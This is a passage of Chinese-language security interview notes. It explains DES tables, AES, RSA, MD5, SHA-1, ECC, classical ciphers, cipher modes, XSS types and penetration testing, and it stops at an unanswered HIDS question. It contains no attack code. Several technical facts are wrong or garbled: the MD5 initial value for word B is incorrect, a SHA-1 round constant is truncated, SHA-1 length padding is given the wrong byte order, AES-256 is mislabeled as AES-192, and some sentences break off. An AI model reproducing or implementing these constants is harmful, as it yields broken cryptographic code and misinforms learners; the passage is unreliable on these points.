        {4, 3, 2, 12, 9, 5, 15, 10, 11, 14, 1, 7, 6, 0, 8, 13}
    },
    { // S7盒
        {4, 11, 2, 14, 15, 0, 8, 13, 3, 12, 9, 7, 5, 10, 6, 1},
        {13, 0, 11, 7, 4, 9, 1, 10, 14, 3, 5, 12, 2, 15, 8, 6},
        {1, 4, 11, 13, 12, 3, 7, 14, 10, 15, 6, 8, 0, 5, 9, 2},
        {6, 11, 13, 8, 1, 4, 10, 7, 9, 5, 0, 15, 14, 2, 3, 12}
    },
    { // S8盒
        {13, 2, 8, 4, 6, 15, 11, 1, 10, 9, 3, 14, 5, 0, 12, 7},
        {1, 15, 13, 8, 10, 3, 7, 4, 12, 5, 6, 11, 0, 14, 9, 2},
        {7, 11, 4, 1, 9, 12, 14, 2, 0, 6, 10, 13, 15, 3, 5, 8},
        {2, 1, 14, 7, 4, 10, 8, 13, 15, 12, 9, 0, 3, 5, 6, 11}
    }
};
```

4. 置换运算P：将压缩后的32位数据输入到下列矩阵中进行转化，得到另一个32位的数据

```
16, 7, 20, 21,
29, 12, 28, 17,
1, 15, 23, 26,
5, 18, 31, 10,
2, 8, 24, 14,
32, 27, 3, 9,
19, 13, 30, 6,
22, 11, 4, 25
```

逆初始置换IP：

初始置换IP的逆过程。输入的64位乘积变换后的数据按照下方矩阵进行比特位置交换。

```
40, 8, 48, 16, 56, 24, 64, 32,
39, 7, 47, 15, 55, 23, 63, 31,
38, 6, 46, 14, 54, 22, 62, 30,
37, 5, 45, 13, 53, 21, 61, 29,
36, 4, 44, 12, 52, 20, 60, 28,
35, 3, 43, 11, 51, 19, 59, 27,
34, 2, 42, 10, 50, 18, 58, 26,
33, 1, 41, 9, 49, 17, 57, 25
```

密钥的产生：

1. 输入64位秘钥（有效位为56位，8的倍数位即第8, 16, 24, 32, 48, 56, 64位未被使用）
2. 进行置换选择1，**置换选择1**的过程如下：

> 根据输入的64位数据以及如下两个矩阵，交换比特的位置，获得两个28位的数据C0和D0

```
C0={ //密钥置换选择1 C0
    57,49,41,33,25,17,9,
    1,58,50,42,34,26,18,
    10,2,59,51,43,35,27,
    19,11,3,60,52,44,36
};
D0={ //密钥置换选择1 D0
    63,55,47,39,31,23,15,
    7,62,54,46,38,30,22,
    14,6,61,53,45,37,29,
    21,13,5,28,20,12,4
};
```

3. 对C0和D0进行循环左移获得Ci和Di，然后进行置换选择2，获得轮密钥K，第i轮的结果为Ki (第1, 2, 9, 16轮循环左移的位数为1位，其余轮循环左移的位数为2位，i=1, 2, 3, ..., 16)。置换选择2的过程如下：

> 将Ci和Di合成56位的数据，按照如下矩阵选择出48位的数据作为Ki输出

```
14,17,11,24,1,5,
3,28,15,6,21,10,
23,19,12,4,26,8,
16,7,27,20,13,2,
41,52,31,37,47,55,
30,40,51,45,33,48,
44,49,39,56,34,53,
46,42,50,36,29,32
```

41、请描述一下AES算法?

AES要求分组大小为128位，允许3个不同的密钥大小：128位、192位和256位。密钥、分组和轮数组合的对应关系如下

标准	密钥长度（`Nk`个字）	分组大小（`Nb`个字）	轮数（`Nr`）
AES-128	4	4	10
AES-192	6	4	12
AES-256	8	4	14

AES算法每一轮都使用代替和混淆处理整个数据分组，由4个不同的阶段组成，具体包括：

1. 字节代替 `SubBytes` ——用一个S盒完成分组中的按字节的代替。
2. 行移位 `ShiftRows` ——一个简单的置换。
3. 列混淆 `MixColumns` ——一个利用在域 `GF(2^8)` 上的算数特性的替代。
4. 轮秘钥加 `AddRoundKey` ——一个利用当前分组和扩展密钥的一部分进行按位异或。

AES共用到5个数据度量单位：位就是二进制的0和1；字节就是一组8位的二进制数；字就是四个字节组成的一个基本处理单元，可以是按行或按列排成的一个矩阵；AES中的分组是128位，可以表示成16个字节组成的行矩阵；AES的每一轮由字节代替、行移位、列混淆和轮秘钥加等阶段组成，从一个阶段到下一个阶段数据分组被交换，在整个加密开始和结束阶段，AES使用数据分组的概念，在其间每一个阶段之间或之后，数据分组被称为态，态也由16个字节组成，但被表示出 `4x4` 字节的一个矩阵，因此，矩阵的一行或一列都是一个字。

AES-128的执行过程如下：

- 加密：
    1. 输入128比特的明文 `X` ，将 `State` 初始化为 `X` ，与轮秘钥 `W[0, 3]` 异或；
    2. 对前 `9 (Nr - 1)` 轮的每一轮，用S盒对 `State` 进行一次 `SubBytes` 代换操作；对 `State` 做一次 `ShiftRows` 行移位操作；再对 `State` 做一次 `MixColumns` 列混淆操作；然后进行 `AddRoundKey` 操作;
    3. 最后一轮（即第 `Nr-1` 轮）依次进行 `SubBytes` 、 `ShiftRows` 、 `AddRoundKey` 操作；
    4. 将最后的State中的内容定义为密文Y。

    > 第 `i` 轮用到的流密钥是 `W[4*i, 4*i+3]`

- 解密：
    1. 输入128比特的密文 `Y` ，将 `State` 初始化为 `Y` ，与轮秘钥 `W[40, 43]` （最后一组密钥）异或；
    2. 对前 `9 (Nr - 1)` 轮的每一轮，对 `State` 做一次 `InvMixColumns` 逆列混淆操作；再进行 `AddRoundKey` 操作；再用逆S盒对 `State` 进行一次 `InvSubBytes` 逆字节代换操作；然后对 `State` 做一次 `InvShiftRows` 逆行移位操作；
    3. 最后一轮（即第 `Nr-1` 轮）依次进行 `AddRoundKey` 、 `InvSubBytes` 、 `InvShiftRows` 操作；
    4. 将最后的State中的内容定义为明文X。

    > 第 `i` 轮用到的流密钥是 `W[40-4*i, 43-4*i]`

- 密钥扩展：

- 对于AES-128，AES密钥扩展算法的输入是4个字（每个字32位，共128位）。输入密钥直接被复制到扩展密钥数组的前四个字中，得到`w[0]，w[1]，w[2]，w[3]`；然后每次用4个字填充扩展密钥数组余下的部分。在扩展密钥数组中，`w[i]`的值依赖于`w[i-1]`和`w[i-4]`。（`Nr*10+4 > i ≥ 4`）
  - 对`w`数组中下标不为4的倍数的元素，只是简单地异或

$$W[i] = W[i-1] \oplus W[i-4]$$

  - 对w数组中下表为4的的倍数的元素，采用如下计算方法：
    1. `RotWord()`——将输入的4个字节循环左移一个字节，即将字`(b0，b1，b2，b3)`变成`(b1，b2，b3，b0)`。
    2. `SubWord()`——基于S盒对输入字（上一步的输出）中的没一个字节进行S盒字节代替。
    3. 将上一步的结果与轮常量`Rcon[i/4]`相异或。
    4. 将上一步的结果再与`w[i-4]`异或，即

$$W[i] = \mathrm{Subword}(\mathrm{RotWord}(W[i-1])) \oplus R_{con}[i/4] \oplus W[i-4]$$

  - 轮常量的值如下

i	1	2	3	4	5
`Rcon[i]`	01000000	02000000	04000000	08000000	10000000
i	6	7	8	9	10
`Rcon[i]`	20000000	40000000	80000000	1b000000	36000000

- 对于AES-192和AES-256的秘钥扩展算法和AES-128类似，主要区别为：
  - AES-192的字是6个一组，通过加密密钥可得到处是的6个轮密钥字，即`w[0]~w[5]`，秘钥扩展算法如下

$$W[i] = W[i-1] \oplus W[i-6], i\%6! = 0$$
$$W[i] = \mathrm{Subword}(\mathrm{RotWord}(W[i-1])) \oplus R_{con}[i/6] \oplus W[i-6], i\%6 = 0$$

  - AES-192的字是8个一组，通过加密密钥可得到处是的8个轮密钥字，即`w[0]~w[7]`，秘钥扩展算法如下

$$W[i] = W[i-1] \oplus W[i-8], i\%8! = 0$$
$$W[i] = \mathrm{Subword}(\mathrm{RotWord}(W[i-1])) \oplus R_{con}[i/8] \oplus W[i-8], i\%8 = 0$$
$$W[i] = \mathrm{SubWord}(W[i-1]) \oplus W[i-8], i\%4 = 0, i\%8! = 0$$

42、请描述一下RSA算法?

RSA算法的具体描述如下：

（1）任意选取两个不同的大素数p和q计算乘积

$$n = pq, \varphi(n) = (p-1)(q-1)$$

（2）任意选取一个大整数e，满足

$$\gcd(e, \varphi(n)) = 1$$

整数e用做加密钥。

> 注意：e的选取是很容易的，例如，所有大于p和q的素数都可用

（3）确定的解密钥d，满足

$$ed \bmod \varphi(n) = 1$$

```
1    即
```

$$ed = k\varphi(n) + 1, k \geq 1$$

是一个任意的整数；所以，若知道e和φ(n)则很容易计算出d。

（4）公开整数n和e，秘密保存d；

（5）将明文m（m<n是一个整数）加密成密文c，加密算法为

$$c = m^e \bmod n$$

（6）将密文c解密为明文m，解密算法为

$$m = c^d \bmod n$$

> 然而只根据n和e（注意：不是p和q）要计算出d是不可能的。因此，任何人都可对明文进行加密，但只有授权用户（知道d）才可对密文解密 。

43、请描述一下Base64算法?

Base64是一种基于64个可打印字符来表示二进制数据的表示方法。由于，所以每6个比特为一个单元，对应某个可打印字符。3个字节有24个比特，对应于4个Base64单元，即3个字节可由4个可打印字符来表示。它可用来作为电子邮件的传输编码。在Base64中的可打印字符包括字母A-Z、a-z、数字0-9，这样共有62个字符，此外两个可打印符号在不同的系统中而不同。

Base64常用于在通常处理文本数据的场合，表示、传输、存储一些二进制数据，包括MIME的电子邮件及XML的一些复杂数据。

44、请描述一下MD5算法?

简要描述：

对MD5算法简要的叙述可以为：MD5以`512`位分组来处理输入的信息，且每一分组又被划分为`16`个`32`位子分组，经过了一系列的处理后，算法的输出由四个`32`位分组组成，将这四个`32`位分组级联后将生成一个`128`位散列值。

处理过程：

1. 填充：在MD5算法中，首先需要对信息进行填充，使其字节长度对`512`求余的结果等于`448`。因此，信息的字节长度（Bits Length）将被扩展至`N*512+448`，即`N*64+56`个字节（Bytes），`N`为一个正整数。填充的方法如下，在信息的后面填充一个1和无数个0，直到满足上面的条件时才停止用0对信息的填充。然后，在在这个结果后面附加一个以64位二进制表示的填充前信息长度。经过这两步的处理，现在的信息字节长度`=N*512+448+64=(N+1)*512`，即长度恰好是512的整数倍。这样做的原因是为满足后面处理中对信息长度的要求。
2. 初始化MD缓冲区：用一个四字的缓冲区（A,B,C,D）来计算消息摘要，这里的A，B，C，D每一个都是一个32位的寄存器。这些寄存器的初始值如下，用16进制表示的，低位字节优先。

```
word A: 01 23 45 67
word B: 89 ab dc ed
word C: fe dc ba 98
word D: 76 54 32 10
```

3. 处理消息：

- 首先需要定义四个辅助函数。

```
F(X,Y,Z) = XY v not(X) Z
G(X,Y,Z) = XZ v Y not(Z)
H(X,Y,Z) = X xor Y xor Z
I(X,Y,Z) = Y xor (X v not(Z))
```

- 对于函数F来说，在每一位上F函数就像是一个选择器：if X then Y else Z。
- 这一步需要一个64长度的表格T[1...64],由sin函数构造而成。T[i]是4294967296次运行abs(sin(i))的结果，以此类推即可。
- 我们需要进行以下处理

```
/* 处理原数据. */
For i = 0 to N/16-1 do
     /* 处理一个分组 */
    For j = 0 to 15 do
        Set X[j] to M[i*16+j].
    end /* 结束对j的循环 */
    /* 把A保存位AA B保存为BB C保存为CC D保存位DD */
    AA = A
    BB = B
    CC = C
    DD = D
    /* 第一轮操作 */
    /* [abcd k s i] 表示如下操作
    a = b + ((a + F(b,c,d) + X[k] + T[i]) <<< s). */
    [ABCD 0 7 1] [DABC 1 12 2] [CDAB 2 17 3] [BCDA 3 22 4]
    [ABCD 4 7 5] [DABC 5 12 6] [CDAB 6 17 7] [BCDA 7 22 8]
    [ABCD 8 7 9] [DABC 9 12 10] [CDAB 10 17 11] [BCDA 11 22 12]
    [ABCD 12 7 13] [DABC 13 12 14] [CDAB 14 17 15] [BCDA 15 22 16]
    /* 第二轮操作 */
    /* [abcd k s i] 表示如下操作
    a = b + ((a + G(b,c,d) + X[k] + T[i]) <<< s). */
    [ABCD 1 5 17] [DABC 6 9 18] [CDAB 11 14 19] [BCDA 0 20 20]
    [ABCD 5 5 21] [DABC 10 9 22] [CDAB 15 14 23] [BCDA 4 20 24]
    [ABCD 9 5 25] [DABC 14 9 26] [CDAB 3 14 27] [BCDA 8 20 28]
    [ABCD 13 5 29] [DABC 2 9 30] [CDAB 7 14 31] [BCDA 12 20 32]
    /* 第三轮操作 */
    /* [abcd k s t] 表示如下操作
    a = b + ((a + H(b,c,d) + X[k] + T[i]) <<< s). */
    [ABCD 5 4 33] [DABC 8 11 34] [CDAB 11 16 35] [BCDA 14 23 36]
    [ABCD 1 4 37] [DABC 4 11 38] [CDAB 7 16 39] [BCDA 10 23 40]
    [ABCD 13 4 41] [DABC 0 11 42] [CDAB 3 16 43] [BCDA 6 23 44]
    [ABCD 9 4 45] [DABC 12 11 46] [CDAB 15 16 47] [BCDA 2 23 48]
    /* 第四轮操作 */
    /* [abcd k s t] 表示如下操作
    a = b + ((a + I(b,c,d) + X[k] + T[i]) <<< s). */
    [ABCD 0 6 49] [DABC 7 10 50] [CDAB 14 15 51] [BCDA 5 21 52]
```

```
    [ABCD 12 6 53] [DABC 3 10 54] [CDAB 10 15 55] [BCDA 1 21 56]
    [ABCD 8 6 57] [DABC 15 10 58] [CDAB 6 15 59] [BCDA 13 21 60]
    [ABCD 4 6 61] [DABC 11 10 62] [CDAB 2 15 63] [BCDA 9 21 64]
    A = A + AA
    B = B + BB
    C = C + CC
    D = D + DD
end /* 结束对i的循环 */
```

4. 输出：上一步输出最终的结果A，B，C，D。我们从A的低位字节开，到D的高位字节结束，每一个都是32位，最终拼接的结果就是4*32 = 128位，这就是MD5结算的结果。

45、请描述一下SHA-1算法?

安全哈希算法（Secure Hash Algorithm）主要适用于数字签名标准（Digital Signature Standard DSS）里面定义的数字签名算法（Digital Signature Algorithm DSA）。SHA-1是一种数据加密算法，该算法的思想是接收一段明文，然后以一种不可逆的方式将它转换成一段密文，也可以简单的理解为输入一串二进制码，并把它们转化为长度较短、位数固定的输出序列即散列值，也称为信息摘要或信息认证代码的过程。

SHA-1算法输入报文的最大长度不超过`2^64`位，产生的输出是一个`160`位的报文摘要。输入是按`512`位的分组进行处理的。SHA-1是不可逆的、防冲突，并具有良好的雪崩效应。

一般来说SHA-1算法包括有如下的处理过程：

1. 对输入信息进行处理：使填充报文后使其按512进行分组后，最后正好余448位。填充的内容是先在报文后面加一个1，再加很多个0，直到长度满足对512取模结果为448。然后在最后会附加上一个64位的报文长度信息，而448+64正好是512。
2. 填充长度信息：填充信息报文使其按512位分组后余448位，剩下的64位就是用来填写报文的长度信息的。填充长度值时要注意必须是低位字节优先。
3. 信息分组处理：经过添加位数处理的明文，其长度正好为512位的整数倍，然后按512位的长度进行分组，可以得到一定数量的明文分组，我们用`Y0，Y1，……，YN-1`表示这些明文分组。对于每一个明文分组，都要重复反复的处理，这些与MD5都是相同的。而对于每个`512`位的明文分组，SHA-1将其再分成`16`份更小的明文分组，称为子明文分组，每个子明文分组为`32`位，我们且使用`M[t]`（t= 0, 1,……15）来表示这16个子明文分组。然后需要将这16个子明文分组扩充到80个子明文分组，我们将其记为`W[t] (t= 0, 1,……79)`，扩充的具体方法是

$$W[t] = M[t], 0 \leq t < 16$$
$$W[t] = (W[t-3] \oplus W[t-8] \oplus W[t-14] \oplus W[t-16]) <<< 1, 16 \leq t < 80$$

4. 初始化缓冲区：所谓初始化缓冲区就是为缓冲区变量赋初值。实现MD5算法时，说过由于摘要是128位，以32位为计算单位，所以需要4个初始变量。同样SHA-1采用160位的信息摘要，也以32位为计算长度，就需要5个初始变量。我们记为A、B、C、D、E。其初始赋值分别为

```
A = 0x67452301
B = 0xEFCDAB89
C = 0x98BADCFE
D = 0x10325476
E = 0xC3D2E1F0
```

> 如果我们对比前面说过的MD5算法就会发现，前 4 个链接变量的初始值是一样的，因为它们本来就是同源的。

5. 计算信息摘要：对每一个分组处理，SHA-1有4轮运算，每一轮包括20个步骤，一共80步，最终产生160位的信息摘要，这160位的摘要存放在5个32位的变量A、B、C、D和E中。SHA-1的80步运算如下：

$$
\begin{aligned}
A^* &= E + f(t,B,C,D) + S^5(A) + W_t + K_t \\
B^* &= A \\
C^* &= S^{30}(B) \\
D^* &= C \\
E^* &= D
\end{aligned}
$$


其中

$$
\begin{aligned}
&A,B,C,D,E\text{为缓冲区的五个字;} \\
&t = \text{步数，} 0 \le t < 80; \\
&f(t,B,C,D) = \begin{cases} (B \wedge C) \vee (\bar{B} \wedge D), 0 \le t < 20 \\ B \oplus C \oplus D, 20 \le t < 40 \\ (B \wedge C) \vee (B \wedge D) \vee (C \wedge D), 40 \le t < 60 \\ B \oplus C \oplus D, 60 \le t < 80 \end{cases} \\
&S^k() = \text{循环左移}k\text{比特给定当前的}32\text{位字;} \\
&K_t = \begin{cases} 0x5a827999, 0 \le t < 20 \\ 0x6ed9eba, 20 \le t < 40 \\ 0x8f1bbcdc, 40 \le t < 60 \\ 0xca62c1d6, 60 \le t < 80 \end{cases}
\end{aligned}
$$

经过80步计算后得到的结果，再与各缓冲区变量在此分组运算前的初始值求和，就得到了本分组最终的信息摘要。而对于有多个明文文分组的，则将前面所得到的结果作为初始值进行下一明文分组的计算，最终计算全部的明文分组就得到了最终的结果。

46、什么是同态加密算法?

同态加密（Homomorphic Encryption, HE） 是指满足密文同态运算性质的加密算法，即数据经过同态加密之后，对密文进行特定的计算，得到的密文计算结果在进行对应的同态解密后的明文等同于对明文数据直接进行相同的计算，实现数据的“可算不可见”。同态加密的实现效果如下图所示。



47、对称加密算法和非对称加密算法的区别是?

- 对称加密中加密和解密使用的秘钥是同一个；非对称加密中采用两个密钥，一般使用公钥进行加密，私钥进行解密
- 对称加密解密的速度比较快，非对称加密和解密花费的时间长、速度相对较慢
- 对称加密的安全性相对较低，非对称加密的安全性较高。

48、哪些加密算法属于对称加密？哪些属于非对称加密？

对称加密算法：

- AES：密钥的长度可以为128、192和256位，也就是16个字节、24个字节和32个字节
- DES：密钥的长度64位，8个字节。
- SM4

非对称：

- RSA
- Elgamal
- 背包算法
- Rabin
- Diffie-Hellman
- ECC
- SM2

49、加密盐的作用？

加盐加密会使用户的密码受到相对安全的保护，比直接哈希加密要好。用户数据暴露给了用户，因为有盐值的存在，也很难拿到用户的原始密码。即时拿到了，也会增加破解难度。

常用的密码攻击方式有字典攻击、暴力破解、查表法、反向查表法、彩虹表等。

对字典攻击和暴力破解，攻击者均采用逐密码尝试的方式，目前没有很好的手段来阻止字典攻击和暴力破解攻击，只能是想办法让这两种攻击方式变得相对低效一些，而相同的密码产生不同的hash值便能让攻击者针对每一个hash值都需要从头进行尝试，从而使攻击变得更加低效。

对查表法、反向查表法和彩虹表攻击方式，攻击者需要提前准备好包含密码和密码hash值的密码表，然后根据该表和用户密码数据库进行批量匹配，从而达到攻破密码的目的；而如果我们在加密时，给每个密码附加了不同的随机值，这样每个密码对应的hash值也会不同，这样攻击者在准备密码表时，就必须要将最基本的密码和用户密码数据库中的盐值进行笛卡尔积后再计算hash值，盐值越多，用户需要准备的表量越大，这样对于攻击而言，就变得有些得不偿失了。

50、ECC密码体制的安全性基础是？

椭圆加密算法（ECC）是一种公钥加密体制，最初由Koblitz和Miller两人于1985年提出，其数学基础是利用椭圆曲线上的有理点构成Abel加法群上椭圆离散对数的计算困难性。

ECC的安全性基于椭圆曲线离散对数问题的难解性，即椭圆曲线离散对数问题被公认为要比整数因子分解问题(RSA)和模P离散对数问题(DSA)难解的多。

51、相比于RSA，ECC的优势是？

安全性高

- 有研究表示160位密钥的ECC安全性相当于1024位密钥的RSA，256位相当于3072位。
- ECC加密算法提供更强的保护，比目前的其他加密算法能更好的防止攻击

处理速度快

- 在私钥的加密解密速度上，ECC算法比RSA、DSA速度更快。
- 存储空间占用小。
- 带宽要求低。

52、希尔密码的特点？

`Hill`密码又称希尔密码是运用基本矩阵论原理的替换密码，属于多表代换密码的一种。处理过程为将每个字母当作26进制数字：A=0, B=1, C=2... 一串字母当成n维向量，跟一个n×n的矩阵相乘，再将得出的结果mod 26。**它并不是一种加密密码，而是一种替换密码。重点是密钥矩阵必须可逆，不然无法逆向解密。**

特点：

- 可以较好地抑制自然语言的统计特性，不再有单字母替换的一一对应关系，对抗"惟密文攻击"有较高安全强度。
- 密钥空间较大，在忽略密钥矩阵k可逆限制条件下，|k|=26^(n*n)
- 易受已知明文攻击及选择明文攻击

53、维吉尼亚密码的特点?

将26个凯撒密表合成一个，如下

```
   A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
A: A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
B: B C D E F G H I J K L M N O P Q R S T U V W X Y Z A
C: C D E F G H I J K L M N O P Q R S T U V W X Y Z A B
D: D E F G H I J K L M N O P Q R S T U V W X Y Z A B C
E: E F G H I J K L M N O P Q R S T U V W X Y Z A B C D
F: F G H I J K L M N O P Q R S T U V W X Y Z A B C D E
G: G H I J K L M N O P Q R S T U V W X Y Z A B C D E F
H: H I J K L M N O P Q R S T U V W X Y Z A B C D E F G
I: I J K L M N O P Q R S T U V W X Y Z A B C D E F G H
J: J K L M N O P Q R S T U V W X Y Z A B C D E F G H I
K: K L M N O P Q R S T U V W X Y Z A B C D E F G H I J
L: L M N O P Q R S T U V W X Y Z A B C D E F G H I J K
M: M N O P Q R S T U V W X Y Z A B C D E F G H I J K L
N: N O P Q R S T U V W X Y Z A B C D E F G H I J K L M
O: O P Q R S T U V W X Y Z A B C D E F G H I J K L M N
P: P Q R S T U V W X Y Z A B C D E F G H I J K L M N O
Q: Q R S T U V W X Y Z A B C D E F G H I J K L M N O P
R: R S T U V W X Y Z A B C D E F G H I J K L M N O P Q
S: S T U V W X Y Z A B C D E F G H I J K L M N O P Q R
T: T U V W X Y Z A B C D E F G H I J K L M N O P Q R S
U: U V W X Y Z A B C D E F G H I J K L M N O P Q R S T
V: V W X Y Z A B C D E F G H I J K L M N O P Q R S T U
W: W X Y Z A B C D E F G H I J K L M N O P Q R S T U V
X: X Y Z A B C D E F G H I J K L M N O P Q R S T U V W
Y: Y Z A B C D E F G H I J K L M N O P Q R S T U V W X
Z: Z A B C D E F G H I J K L M N O P Q R S T U V W X Y
```

维吉尼亚密码引入了"密钥"的概念，即根据密钥来决定用哪一行的密表来进行替换，以此来对抗字频统计。假如以上面第一行代表明文字母，左面第一列代表密钥字母，对如下明文加密:

```
TO BE OR NOT TO BE THAT IS THE QUESTION
```

当选定`RELATIONS`作为密钥时，加密过程是：

- 明文一个字母为T，第一个密钥字母为R，因此可以找到在R行中代替T的为K，依此类推，得出对应关系如下:
- 密钥:RELAT IONSR ELATI ONSRE LATIO NSREL
- 明文:TOBEO RNOTT OBETH ATIST HEQUE STION
- 密文:KSMEH ZBBLK SMEMP OGAJX SEJCS FLZSY

54、差分分析是什么？他针对哪种密码算法的分析算法?

差分密码分析是什么 - 掘金 (juejin.cn)

差分密码分析是一种密码分析的方法，主要用于破解分组加密，但也适用于流加密和加密哈希函数。广义上讲，其研究的是信息输入上的差别对输出结果变化的影响。

对于分组密码，其指的是利用差异来获取密钥的技术，包括跟踪变换网络中的差异，以及寻找加密中的非随机行为等。

55、适合文件加密，而且有少量错误时不会造成同步失败，是软件加密的最好选择，这种分组密码的操作模式是指?

OFB输出反馈模式

- `ECB` 分组密码自身只能加密长度等于密码分组长度的单块数据，若要加密变长数据，则数据必须先被划分为一些单独的密码块，最大的缺点：同样的明文块会被加密成相同的密文块，不能很好地保证数据的机密性。
- `CBC` 将明文分成b位的一串分组，最后一组不足b位要进行填充，CBC将这些分组链接在一起进行加密操作，加密输入是当前明文分组和前一密文分组的异或,它们形成一条链，每次加密使用相同的密钥,每个明文分组的加密函数输入与明文分组之间不再有固定的关系，明文分组的数据模式不会在密文中暴露
- `CFB` 由于使用块的移位寄存器而导致一些数据丢失，因此难以在密码术中应用密码分析。
- `OFB` 方法的主要优点是传输中的误码不会在加密中传播。

56、m-序列本身是适宜的伪随机序列产生器，但只有在什么攻击下，破译者才不能破解这个这个伪随机序列?

只有在唯密文攻击下。

57、按目前的计算能力、RC4算法的密钥长度至少应为多少才能保证安全强度?

128 bit

58、分组加密算法（如AES）与散列函数算法（如SHA）的实现过程中最大的不同是什么?

AES是加密算法，可逆，用于数据加密传输；SHA是摘要算法，不可逆，一般用于查看数据有没有发生变化。

59、如果Alice想向Bob发一个会话密钥，采用ElGamal公钥加密算法，那么Alice应该选用的密钥是?

Bob的公钥。

① 密钥生成

1. 对于Bob,首先要随机选择一个大素数p，且要求p-1有大素数因子。再选择一个模p的本原元α。将p和α公开。我们为了方便计算取p = 37，37的一个本原元α = 2.
2. 随机选择一个整数d作为密钥，2≤d≤p-2 。我们选择d = 5,
3. 计算β=α^d mod p，β=2^5 mod 37 = 32

② 加密

假设Alice 想发送会话密钥 x = 29

1. 首先选取随机数k , 假设k = 7，则：y1 = α^k mod p = 2^7 mod 37 = 17，y2 = x*β^k mod p = 29*32^7 mod 37 = 33
2. 将密文y = (17,33)发送给Bob

③ 解密

Bob收到密文y = (17,33) 后恢复会话密钥如下：

x = y2 (y1^d) ^-1 mod p = 33 (17^5) ^-1 mod 37 = 33×2 mod 37 = 29

60、在公钥密码的密钥管理中，公开的加密密钥Ke和保密的解密密钥Kd的秘密性、真实性和完整性都需要确保吗？为什么？

①公开的加密钥Ke：秘密性不需确保，真实性和完整性都需要确保。因为公钥是公开的，所以不需要保密。但是如果其被篡改或出现错误，则不能正确进行加密操作。如果其被坏人置换，则基于公钥的各种安全性将受到破坏，坏人将可冒充别人而获得非法利益。

②保密的解密钥Kd：秘密性、真实性和完整性都需要确保。因为解密钥是保密的，如果其秘密性不能确保，则数据的秘密性和真实性将不能确保。如果其真实性和完整性受到破坏，则数据的秘密性和真实性将不能确保。

61、在保密通信中混淆和扩散有什么区别？分别举两个加密算法实例说明他们使用了混淆和扩散技术？

混淆是为了保证密文中不会反映出明文的线索，防止密码分析员从密文中找到模式，从而求出相应的明文；扩散是通过扩展明文的行和列来增强明文的冗余度。

如DES算法在S盒替换步骤采用了混淆技术，通过6位中间密文分别组合成行和列序号，然后找到S盒中对应行列的4位密文，完成替换过程；在P盒置换中使用了扩展技术，按照P表指定的替换规则对输入的32位中间密文进行了位置上的变更。

国际数据加密算法IDEA采用循环左移25位的密钥移位技术生成第2轮及以后的子密钥，这是典型的扩展技术，而其采用多轮的输入明文和密钥相乘、相加、取模以及异或操作进行替换操作，是典型的混淆技术。

62、XSS有哪几种类型？

① 反射型XSS攻击

反射型 XSS 一般是攻击者通过特定手法（如电子邮件），诱使用户去访问一个包含恶意代码的 URL，当受害者点击这些专门设计的链接的时候，恶意代码会直接在受害者主机上的浏览器执行。反射型XSS通常出现在网站的搜索栏、用户登录口等地方，常用来窃取客户端 Cookies 或进行钓鱼欺骗。

② 存储型XSS攻击

也叫持久型XSS，主要将XSS代码提交存储在服务器端（数据库，内存，文件系统等），下次请求目标页面时不用再提交XSS代码。当目标用户访问该页面获取数据时，XSS代码会从服务器解析之后加载出来，返回到浏览器做正常的HTML和JS解析执行，XSS攻击就发生了。存储型 XSS 一般出现在网站留言、评论、博客日志等交互处，恶意脚本存储到客户端或者服务端的数据库中。

③ DOM-based 型XSS攻击

基于 DOM 的 XSS 攻击是指通过恶意脚本修改页面的 DOM 结构，是纯粹发生在客户端的攻击。DOM 型 XSS 攻击中，取出和执行恶意代码由浏览器端完成，属于前端 JavaScript 自身的安全漏洞。

63、什么是渗透测试？有哪些方法？

渗透测试（penetration test，pentest）是通过模拟恶意黑客的攻击方法，来评估计算机网络系统安全的一种评估方法。对象可以是服务器系统，也可以网站系统，或者是某一款软件APP等等都是需要进行渗透测试，找出其中的漏洞，并进行安全修复。

渗透测试国际标准方法分为：预攻击、攻击和后攻击

- 预攻击：攻击前收集攻击对方的系统信息以及扫描对方漏洞的的一些信息以及过程。
- 攻击：通过预攻击获得的漏洞、弱口令等进行入侵测试。
- 后攻击：通过前面的攻击后对目标对方入侵提权后，通过安装后门等文件进一步攻击测试，同时结合社会工程学，密码库等高级方法进行攻击破解测试。

渗透测试可以通过两种方式进行——白盒测试和黑盒测试。在白盒测试中，测试人员可以使用所有信息，而在黑盒测试中，测试人员没有任何信息，他们在真实场景中测试系统以找出漏洞。

64、列举进行安全测试的方法论

渗透测试概述- 云+社区 - 腾讯云 (tencent.com)

安全评估方法论：

- 开源安全测试方法论
- 信息系统安全评估框架
- 开放式Web 应用安全项目
- Web 应用安全联合威胁分类
- 渗透测试执行标准

安全测试的方法论有：

- White Box- All the information are provided to the testers.
- Black Box- No information is provided to the testers and they can test the system in real world scenario.
- Grey Box- Partial information is with the testers and rest they have to rest on their own.

65、什么是file enumeration?

这种攻击使用强制浏览和URL操纵攻击。黑客可以操纵URL字符串中的参数，获得通常不向公众开放的关键数据，如已实现的数据、旧版本或正在开发的数据。

66、什么是HIDS?

